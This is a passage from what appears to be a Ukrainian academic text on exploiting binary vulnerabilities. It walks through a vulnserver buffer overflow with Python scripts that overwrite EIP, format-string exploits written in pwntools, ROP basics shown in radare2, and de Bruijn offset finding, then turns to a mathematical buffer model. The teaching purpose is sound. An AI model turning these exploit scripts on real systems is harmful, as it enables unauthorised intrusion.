s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.10.4',9999))
s.send(('TRUN /.:/' + offset))
s.close()
except:
print "Error connecting to server"
sys.exit()

— —

Open

Fuzzing1.py

```
#!/usr/bin/python

import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.10.10.4',9999))
    s.send(('TRUN /.:/' + offset))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

Перш ніж ми запустимо сценарій python, нам потрібно знову налаштувати середовище. Після виконання сценарію python програма «vulnserver» завершить роботу та відобразить перезаписане значення «EIP» (386F4337).




Рис.2.14 Відображення перезаписаного значення «EIP» (386F4337).

Тепер ми скористаємося іншим інструментом Metasploit, щоб знайти адрес для нашого зміщення. Для цього скористайтеся наступною командою з такою ж довжиною байтів і вкажемо знайдене значення «EIP». ***Ex: (root@kali****:~# /usr/share/metasploit-framework/tools/ exploit/ pattern_ offset. rb -l 2200 -q 386F4337).*

Як видно на скріншоті вище, нам вдалося знайти точний збіг для нашого зсуву в 2003 байта. Тепер потрібно перезаписати «EIP». Це означає, що перед тим, як ми дійдемо до «EIP», є 2003 байти. «EIP» сам по собі є частиною пам'яті довжиною 4 байти, і ми спробуємо їх перезаписати. Для цього нам потрібно буде змінити наш сценарій python і надіслати 2003 символів «A», щоб досягти «EIP», а потім додати 4 символи «B», щоб перезаписати його.

Лістинг 2.11. Модифікований скріпт

```
#!/usr/bin/python
import sys, socket
shellcode = "A" * 2003 + "B" * 4
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

s.connect((‘10.10.10.4’,9999))
s.send((‘TRUN /.:/’ + shellcode))
s.close()
except:
print “Error connecting to server”
sys.exit()

— —

Після запуску коду, “vunserver” вийде з ладу, і Immunity Debugger зупиниться через порушення доступу. Перевіривши вихідні дані налагоджувача, отримаємо, що «EBP» буде заповнено всіма «A» (41414141), а «EIP» — усіма «B» (42424242).




Рис.2.15. «EBP» заповнено всіма «A» (41414141), а «EIP» — усіма «B» (42424242).

Це означає, що тепер ми можемо контролювати частину пам’яті «EIP», і замість того, щоб надсилати купу символів «A» або «B», ми можемо надіслати шкідливий шелл-код, щоб заразити наш цільовий комп’ютер і отримати доступ до оболонки. Варіант генерації шелл-кода буде розглянуто у п.2.5.

2.3 Format String

Format String — це небезпечна вразливість, що відноситься до класу бінарних вразливостей. При “ефективному” використанні хакери дуже часто отримують широкі можливісті, такі як читання з довільних місць пам’яті та

запис у них, а це фактично відкриває можливість будь-якого доступу до системи.

fprintf	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
vfprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

У С певні функції можуть приймати «специфікатор формату» в рядках.

Лістинг 2.12

```
int value = 1205;
printf("Decimal: %d\nFloat: %f\nHex: 0x%x", value, (double) value, value);
```

Код із лістинга вище виведе наступний результат.

```
Decimal: 1205
Float: 1205.000000
Hex: 0x4b5
```

Отже, фактично було замінено %d на значення, %f на значення з плаваючою точкою та %x на шістнадцяткове представлення. У С це гарний спосіб форматування рядків (конкатенація рядків досить складна в С). Давайте спробуємо вивести те саме значення в шістнадцятковому форматі 3 рази:

```
int value = 1205;
printf("%x %x %x", value, value, value);
```

Як і очікувалося, отримуємо 4b5 4b5 4b5. Однак, якщо ми не маємо достатньо аргументів для всіх специфікаторів формату, тоді виникає наступне.

```
int value = 1205;
printf("%x %x %x", value);
```

Вивід: 4b5 5659b000 565981b0. Ключовим тут є те, що printf очікує стільки параметрів, скільки format string specifiers, а в 32-розрядній версії він захоплює ці параметри зі стеку. Якщо в стеку недостатньо параметрів, він просто захопить наступні значення - по суті, зливаючи значення зі стеку. Проблема полягає в тому, що код C приймає введені користувачем дані та друкує їх за допомогою printf.




Рис.2.16. Розміщення параметрів

Лістинг 2.13

```
#include <stdio.h>
int main(void) {
   char buffer[30];
   gets(buffer);
   printf(buffer);
   return 0;
}
```

В лістингу вище відбувається наступне. Якщо ми звично та коректно запустимо код, усе працюватиме, як очікувалося:

```
$ ./test
yes
yes
```

Але якщо ми введемо специфікатори рядка формату, наприклад %x, код зчитує значення зі стеку та повертає їх, оскільки розробник не очікував такої кількості специфікаторів рядка формату. І маємо результат:

```
$ ./test
%x %x %x %x %x
f7f74080 0 5657b1c0 782573fc 20782520
```

Щоб надрукувати одне і те ж значення 3 рази, використовують printf("%x %x %x", value, value, value); Також є кращий спосіб - printf("%1$x %1$x %1$x", value); 1$ вказує printf використовувати перший параметр. Однак це також означає, що зловмисники можуть читати значення з довільним зміщенням від вершини стека - скажімо, ми знаємо, що на 6-му %p є canary - замість надсилання %p %p %p %p %p %p ми можемо просто надіслати %6$p. \

У C використовується покажчик на початок рядка - це, по суті, значення, яке представляє адресу пам'яті. Отже, коли використовується специфікатор формату %s, до нього передається вказівник. Це означає, що замість того, щоб читати значення стека, читається значення в адресі пам’яті, на яку він вказує. Якщо попередній код з лістинга запустити на виконання з наступним входом, отримаємо, що останні два значення містять шістнадцяткові значення %x. Це тому, що ми читаємо буфер. Маємо дані про те, що записано на 4-му зміщенні - якщо ми можемо записати адресу, а потім вказати на неї %s, ми можемо отримати довільний запис:

```
$ ./test
%x %x %x %x %x %x
f7f74080 0 5657b1c0 782573fc 20782520 25207825
$ ./vuln
ABCD|%6$p
ABCD|0x44434241
```

Як ми бачимо, ми читаємо введене значення. Давайте напишемо швидкий скрипт pwntools, який записує розташування файлу ELF і читає його за допомогою %s - якщо все піде добре, він повинен прочитати перші байти файлу, який є завжди \x7fELF.

Лістинг 2.14.

```
from pwn import *
p = process('./vuln')
payload = p32(0x41424344)
```

```
payload += b'|%6$p'
p.sendline(payload)
log.info(p.clean())
```

Запустимо на виконання.

```
$ python3 exploit.py
[+] Starting local process './vuln': pid 3204
[*] b'DCBA|0x41424344'
```

Базовою адресою двійкового файлу є 0x8048000, тому давайте замінимо 0x41424344 цим і прочитаємо його за допомогою %s:

Лістинг 2.15.

```
from pwn import *
p = process('./vuln')
payload = b'%8$p||||'
payload += p32(0x8048000)
p.sendline(payload)
log.info(p.clean())
```

В останньому лістингу маємо наступне корисне навантаження. Додаємо 4 | тому що хочемо, щоб адреса, яку маємо записати, заповнювала одну адресу пам’яті, а не половину однієї і половину іншої, оскільки це призведе до читання неправильної адреси. Зміщення становить %8$p, оскільки початок буфера зазвичай знаходиться на %6$p. Однак адреси пам’яті мають довжину 4 байти кожна, і ми вже маємо 8 байтів, тому це ще дві адреси пам’яті на %8$p.

С містить рідко використовуваний специфікатор формату %n. Цей специфікатор приймає вказівник (адресу пам’яті) і записує туди певну кількість символів. Якщо ми можемо контролювати введення, ми можемо контролювати, скільки символів буде введено, а також місце, де будемо їх писати. Очевидно, є невеликий недолік - щоб записати, скажімо, 0x8048000 в певну адресу пам'яті, нам довелося б записати стільки ж символів - і загалом буфери не такі вже й великі. Для цього існують інші специфікатори рядка формату.

Лістинг 2.16

```
#include <stdio.h>
int auth = 0;
int main() {
   char password[100];
```

```
    puts("Password: ");
    fgets(password, sizeof password, stdin);
    printf(password);
    printf("Auth is %i\n", auth);
    if(auth == 10) {
        puts("Authenticated!");
    }
}
```

Нам потрібно перезаписати змінну auth на значення 10. Вразливість рядка форматування в даному випадку очевидна. Оскільки це глобальна змінна, вона знаходиться в самому двійковому файлі. Ми можемо перевірити розташування за допомогою readelf для перевірки символів.

```
$ readelf -s auth | grep auth
   34: 00000000     0 FILE    LOCAL  DEFAULT  ABS auth.c
   57: 0804c028     4 OBJECT  GLOBAL DEFAULT   24 auth
```

Розташування of auth - 0x0804c028.

Тепер можемо написати кінцевий сплойт.

Лістинг 2.17.

```
from pwn import *
AUTH = 0x804c028
p = process('./auth')
payload = p32(AUTH)
payload += b'|' * 6        # We need to write the value 10, AUTH is 4 bytes, so we need 6 more for %n
payload += b'%7$n'
print(p.clean().decode('latin-1'))
p.sendline(payload)
print(p.clean().decode('latin-1'))
```

2.4 Return-Oriented Programming

Зворотно-орієнтоване програмування (англ. return oriented programming, ROP) — метод експлуатації вразливостей в програмному забезпеченні, використовуючи який атакуючий може виконати необхідний йому код за наявності в системі захисних технологій, наприклад технології, що

забороняє виконання коду з певних сторінок пам'яті[1]. Метод полягає в тому, що атакуючий може отримати контроль над стеком викликів, знайти в коді послідовності інструкцій, які виконують потрібні дії і звані «гаджетами», виконати «гаджети» в потрібній послідовності[2]. «Гаджет», як правило, закінчується інструкцією повернення і розташовується в оперативній пам'яті в існуючому коді (в коді програми або в коді використовуваної бібліотеки). Атакуючий домагається послідовного виконання гаджетів за допомогою інструкцій повернення, складає послідовність гаджетів так, щоб виконати потрібні операції. Атака реалізувати навіть на системах, що мають механізми для запобігання більш простих атак.




Рис.2.17. Ілюстрація структури стеку

ROP – програмування з допомогою так званих гаджетів. Гаджет – це послідовність інструкцій, що закінчуються командою retn.

Stack pivot – гаджет, який перемикає стек (xchg esp, eax)

Основою ROP є об’єднання невеликих фрагментів коду, які вже присутні в самому двійковому файлі певним чином. Це часто передбачає передачу

параметрів функціям, які вже присутні в libc, наприклад системні. Якщо є можливість знайти розташування команди, наприклад cat flag.txt, а потім передати її як параметр системі, ми отримаємо деяку непередбачувану поведінку. Більш небезпечною командою є /bin/sh, яка під час виконання системою надає зловмиснику оболонку, подібну до використовуваної нами командної оболонки.

Напишемо наступний код (Лістинг).

Лістинг 2.18.

```
#include <stdio.h>
void vuln(int check) {
   if(check == 0xdeadbeef) {
      puts("Nice!");
   } else {
      puts("Not nice!");
   }
}
int main() {
   vuln(0xdeadbeef);
   vuln(0xdeadc0de);
}
```

Якщо ми запустимо 32-розрядну та 64-розрядну версії, ми отримаємо той самий результат: Nice! Not nice! Давайте відкриємо двійковий файл у radare2 і розберемо його.

Лістинг 2.19

```
$ r2 -d -A vuln-32
$ s main; pdf
0x080491ac      8d4c2404       lea ecx, [argv]
0x080491b0      83e4f0         and esp, 0xfffffff0
0x080491b3      ff71fc         push dword [ecx - 4]
0x080491b6      55             push ebp
0x080491b7      89e5           mov ebp, esp
0x080491b9      51             push ecx
0x080491ba      83ec04         sub esp, 4
0x080491bd      e832000000     call sym.__x86.get_pc_thunk.ax
0x080491c2      053e2e0000     add eax, 0x2e3e
```

```
0x080491c7      83ec0c          sub esp, 0xc
0x080491ca      68efbeadde      push 0xdeadbeef
0x080491cf      e88effffff      call sym.vuln
0x080491d4      83c410          add esp, 0x10
0x080491d7      83ec0c          sub esp, 0xc
0x080491da      68dec0adde      push 0xdeadc0de
0x080491df      e87effffff      call sym.vuln
0x080491e4      83c410          add esp, 0x10
0x080491e7      b800000000      mov eax, 0
0x080491ec      8b4dfc          mov ecx, dword [var_4h]
0x080491ef      c9              leave
0x080491f0      8d61fc          lea esp, [ecx - 4]
0x080491f3      c3              ret
```

Якщо ми подивимося на виклики sym.vuln, то побачимо шаблон:

```
push 0xdeadbeef
call sym.vuln
[...]
push 0xdeadc0de
call sym.vuln
```

Ми поміщаємо параметр у стек перед викликом функції. Розглянемо sym.vuln - 0xffdeb54c 0x080491d4 0xdeadbeef 0xffdeb624 0xffdeb62c. Перше значення — це вказівник повернення. Вказівник повернення надсилається під час виклику, тому він має бути на вершині стекаЩо стосується sym.vuln, то розглянемо наступний лістинг.

Лістинг 2.20

```
┌ 74: sym.vuln (int32_t arg_8h);
│           ; var int32_t var_4h @ ebp-0x4
│           ; arg int32_t arg_8h @ ebp+0x8
│           0x08049162 b    55              push ebp
│           0x08049163      89e5            mov ebp, esp
│           0x08049165      53              push ebx
│           0x08049166      83ec04          sub esp, 4
│           0x08049169      e886000000      call sym.__x86.get_pc_thunk.ax
│           0x0804916e      05922e0000      add eax, 0x2e92
│           0x08049173      817d08efbead.   cmp dword [arg_8h], 0xdeadbeef
```

```
│      ┌─< 0x0804917a      7516          jne 0x8049192
│      │   0x0804917c      83ec0c        sub esp, 0xc
│      │   0x0804917f      8d9008e0ffff  lea edx, [eax - 0x1ff8]
│      │   0x08049185      52            push edx
│      │   0x08049186      89c3          mov ebx, eax
│      │   0x08049188      e8a3feffff    call sym.imp.puts           ; int puts(const
char *s)
│      │   0x0804918d      83c410        add esp, 0x10
│      ┌──< 0x08049190     eb14          jmp 0x80491a6
│      │└─> 0x08049192     83ec0c        sub esp, 0xc
│      │   0x08049195      8d900ee0ffff  lea edx, [eax - 0x1ff2]
│      │   0x0804919b      52            push edx
│      │   0x0804919c      89c3          mov ebx, eax
│      │   0x0804919e      e88dfeffff    call sym.imp.puts           ; int puts(const
char *s)
│      │   0x080491a3      83c410        add esp, 0x10
│      │   ; CODE XREF from sym.vuln @ 0x8049190
│      └──> 0x080491a6      90            nop
│          0x080491a7      8b5dfc        mov ebx, dword [var_4h]
│          0x080491aa      c9            leave
└          0x080491ab      c3            ret
```

В лістингу показано повний вивід результата виконання команди. radare2 чудово справляється з виявленням локальних змінних – зокрема як видно у лістингу вище, знайдено змінну з назвою arg_8h. Пізніше вона порівнюється з 0xdeadbeef: cmp dword [arg_8h], 0xdeadbeef. Тепер ми знаємо, що коли є один параметр, він надсилається до стеку, щоб стек виглядав так: return address param_1.

Параметр переміщується до rdi (у дизассемблері це edi, edi — це лише молодші 32 біти rdi, довжина параметра — 32 біти, тому замість нього вказано EDI). Якщо ми знову подивимося sym.vuln, ми зможемо перевірити rdi за допомогою команди dr rdi.

Таким чином, можемо написати наступний код.(Лістинг)

Лістинг 2.21.

```
#include <stdio.h>
void vuln(long check) {
```

```
    if(check == 0xdeadbeefc0dedd00d) {
        puts("Nice!");
    }
}
int main() {
    vuln(0xdeadbeefc0dedd00d);
}
```

Якщо дизесемблювати main, можна побачити наступний результат:

```
movabs rdi, 0xdeadbeefc0ded00d
call sym.vuln
```

Розділ 3. Матеатичне моделювання

3.1 Послідовності де Брейна

3.1.1 Побудова послідовностей

В основі поняття зсувів в EIP лежить поняття послідовності де Брейна. Порядкові комбінації де Брейна будуються як послідовності, у яких рядки з n символів не повторюється. Це значно спрощує пошук зсуву до EIP — ми можемо просто передати послідовність де Брейна, отримати значення в EIP і знайти одну можливу відповідність у множині для розрахунку зміни.

Послідовність $a_1 a_2 \dots a_n$ (в алфавіті $\{0,1\}$) є послідовністю де Брейна порядку k, якщо в слові $a_1 a_2 \dots a_n a_1 \dots a_{k-1}$ серед відрізків довжини k кожне слово довжини k зустрічається один раз. Для послідовностей Брейна існує такий відомий принцип. Якщо послідовність де Брейна звернути в кільце, то протягом одного обороту кожне слово довжини k з'явиться у вікні, яке задається кількістю символів, один раз. Очевидно, що $n = 2^k$. Приклад послідовності де Брейна порядку 3: 00010111.

Для побудови послідовностей де Брейна можна використовувати граф де Брейна. Вершини цього графа є всеможливими словами довжини $k-1$, із кожної вершини $x_1 x_2 \dots x_{k-1}$ виходять рівно два ребра: в вершини $x_2 x_3 \dots x_{k-1} 0$ і $x_2 x_3 \dots x_{k-1} 1$. Першому ребру записується буква 0, другому – буква 1. Очевидно, вхідних ребер теж буде два: з вершини $0x_1 \dots x_{k-2}$ і $1x_1 \dots x_{k-2}$. Очевидно також, що цей граф сильно зв'язаний – з будь-якого слова можна перейти до будь-якого іншого, додавши букви в кінці. Отже, в ньому є ейлерів цикл. Рухаючись уздовж такого циклу і виписуючи букви, написані ребрами, отримуємо послідовність де Брейна. На рисунку 3.1 показаний граф де Брейна для $k = 3$.




Рис. 3.1. Граф де Брейна

Послідовність де Брейна — це круговий рядок довжиною 4k. Можна довести, що послідовності де Брейна існують для всіх значень k і всіх можливих розмірів алфавіту і, насправді, існує велика кількість таких послідовностей для будь-якого вибору k і розміру алфавіту. Розглянемо клас послідовностей де Брейна, створених LFSR. Відомо, що такі послідовності мають властивості псевдовипадковості, які можна перевірити, які фактично є перевагами, оскільки вони гарантують, що будь-які тенденції, які спостерігаються в даних, не є результатом того, як були згенеровані послідовності.

Розглянемо логічне поле Z2={0,1} та пов'язані з ним оператори додавання (+) і множення (×). Щоб створити послідовність де Брейна порядку k над алфавітом {A,C,G,T}, ми спочатку рекурсивно згенеруємо послідовність довжиною 22k -1 над булевим полем. Тут і-й елемент послідовності S = (s1s2s3…) генерується з попередніх 2k елементів за допомогою рівняння:

$s_i = a_1 s_{i-1} + a_2 s_{i-2} + \ldots + a_{2k} s_{i-2k}$

Якщо коефіцієнти $\{a_1, a_2, \ldots, a_{2k}\}$ вибрати так, що відповідний поліном:

$a_1 x_1 + a_2 x_2 + \ldots + a_{2k} x_{2k}$

є примітивним над Z2, то послідовність S, породжена цим рекурсивним рівнянням, матиме періодичність 22k-1 і міститиме кожну підпослідовність довжиною 2k у булевому алфавіті, крім підпослідовності, яка містить 2k нулів.

Щоб перетворити S у послідовність де Брейна над алфавітом, візьмемо таке $\prod$ в Z2×Z2, що:

$\prod(A)=(0,0)$

$\prod(C)=(0,1)$

$\prod(G)=(1,0)$

$\prod(T)=(1,1)$

Якщо потім взяти послідовність де Брейна порядку 2k над булевим полем і перетворити пари літер за допомогою цього вбудовування в послідовність над алфавітом, то результуюча послідовність над алфавітом міститиме всі варіанти довжини k, крім послідовності з k A (цей елемент можна додати, вставивши додаткову «A» в одну з підпослідовностей, що містять k-1 A).

3.1.2 Практичне використання для обрахунку зміщень в EIP

Розглянемо на двійковому файлі ret2win.

Використаємо radare2, який надає інструменти командного рядка (ragg2). Створимо послідовність довжиною 100.

```
$ ragg2 -P 100 -r
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAA
PAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAf
AAgAAh
```

Параметр -P визначає довжину, тоді як параметр -r показує байти ASCII, а не шістнадцяткові пари.

Тепер у нас є шаблон, введемо його в radare2, а потім обчислимо, наскільки далеко в послідовності знаходиться EIP.

```
$ r2 -d -A vuln
[0xf7ede0b0]> dc
Overflow me
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAA
PAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAf
AAgAAh
child stopped with signal 11
[+] SIGNAL 11 errno=0 addr=0x41534141 code=1 ret=0
```

Адрес, на якому відбувається збій, 0x41534141; ми можемо використати вбудовану команду radare2 wopO для визначення зміщення.

```
[0x41534141]> wopO 0x41534141
52
```

Або можна використати наступне:

```
[0x41534141]> wopO `dr eip`
52
```

Результат той же. Backticks означають, що спочатку обчислюється dr eip, а потім виконується wopO на основі результату.

3.2 Деякі аспекти моделювання переповнення буфера

3.2.1 Математична модель

Розглянемо скінченний буфер, N - масштабуючий параметр, що визначає його розмір. Кількість даних, що прийшли до буферу за інтервал часу $[0, t]$ від i- го джерела буде рівним

$$X_{t,i} = \int_0^t r_i(\alpha)d\alpha$$

Загальна кількість пакетів, що прийшли від джерел N за тимчасовий інтервал [0,t], позначимо як $X_t^{(N)} = \sum_{i=1}^{N} X_{t,i}$

Надалі ми припускатимемо, що $\forall t > 0$ існує функція густини ймовірності випадкової величини $X_{t,1}$.

При цьому для заданих типів джерел $\forall \tau > 0$ існує функція моментів $\varphi_t(\tau) = \mathbb{E}[e^{\tau X_{t,1}}]$ випадкової величини$X_{t,1}$.

Перед безпосереднім знаходженням розподілу довжини черги в нашій системі ми обчислимо ймовірність перемикання певного джерела в умовах великого відхилення $X^{(N)} > Nz$. Подамо цей результат у вигляді леми. Але спочатку дамо низку визначень:

Визначення 1. Для будь-яких заданих N,к є множина чисел: $\kappa = \{j_1, \dots, j_n\}, j_1, \dots, j_n -$ різні, $j_i \in \{1, \dots, N\}, n = |\kappa|$.

Визначення. Для будь-яких N та t, D_κ є подія:

$$D_\kappa = \left\{X_{\alpha,i_j} = X^*_{\alpha,i_j}, \forall \alpha \in [0,t], \forall i_j \in \kappa\right\},$$

де X^*_{α,i_j} деякі невипадкові функції α.

Визначення. Випадкова величина $\delta_{t,i}$, визначається як:

$$\delta_{t,i} = \begin{cases} 1, & \text{якщо } \lim\limits_{\alpha \to t-0} \lambda_{\alpha,i} = 0 \quad \text{та } \lim\limits_{\alpha \to t+0} \lambda_{\alpha,i} = 1 \\ -1, & \text{якщо } \lim\limits_{\alpha \to t-0} \lambda_{\alpha,i} = 1 \quad \text{і } \lim\limits_{\alpha \to t+0} \lambda_{\alpha,i} = 0 \\ 0, & \text{в інших випадках} \end{cases}$$

називається індикатором перемикання джерела і на момент часу t.

Далі будемо припускати, що існує межа

$$\rho\left(\delta_{t_1,i} = j\right) = \lim_{\varepsilon \to 0} \frac{\mathbb{P}\mathbb{r}\left\{\exists t \in [t_1 - \varepsilon, t_1 + \varepsilon] : \delta_{t,i} = j\right\}}{\varepsilon}.$$

Лема. При $N \to \infty$, для будь-яких $\kappa : |\kappa| = O(\sqrt{N}), i \notin \kappa, j \in \{-1,1\}$, і для будь-яких заданих $t > 0, t_1 > 0, z > \mathbb{E}X_{t,1}, D_\kappa \neq \emptyset$, виконується

$$\rho\left(\delta_{t_1,i} = j \mid X_t^{(N)} > Nz, D_\kappa\right)$$
$$= \rho\left(\delta_{t_1,i} = j\right) \frac{\int_0^{\tau x} e^{\tau x}\left(X_{t,1} = x \mid \delta_{t_1,i} = j\right)dx}{\int_0^t e^{\tau x}\rho\left(X_{t,1} = x\right)dx}\left(1 + O\left(\frac{1}{\sqrt{N}}\right)\right),$$

де $\tau -$ єдине рішення рівняння:

$$\frac{\varphi_t'(\tau)}{\varphi_t(\tau)} = z$$

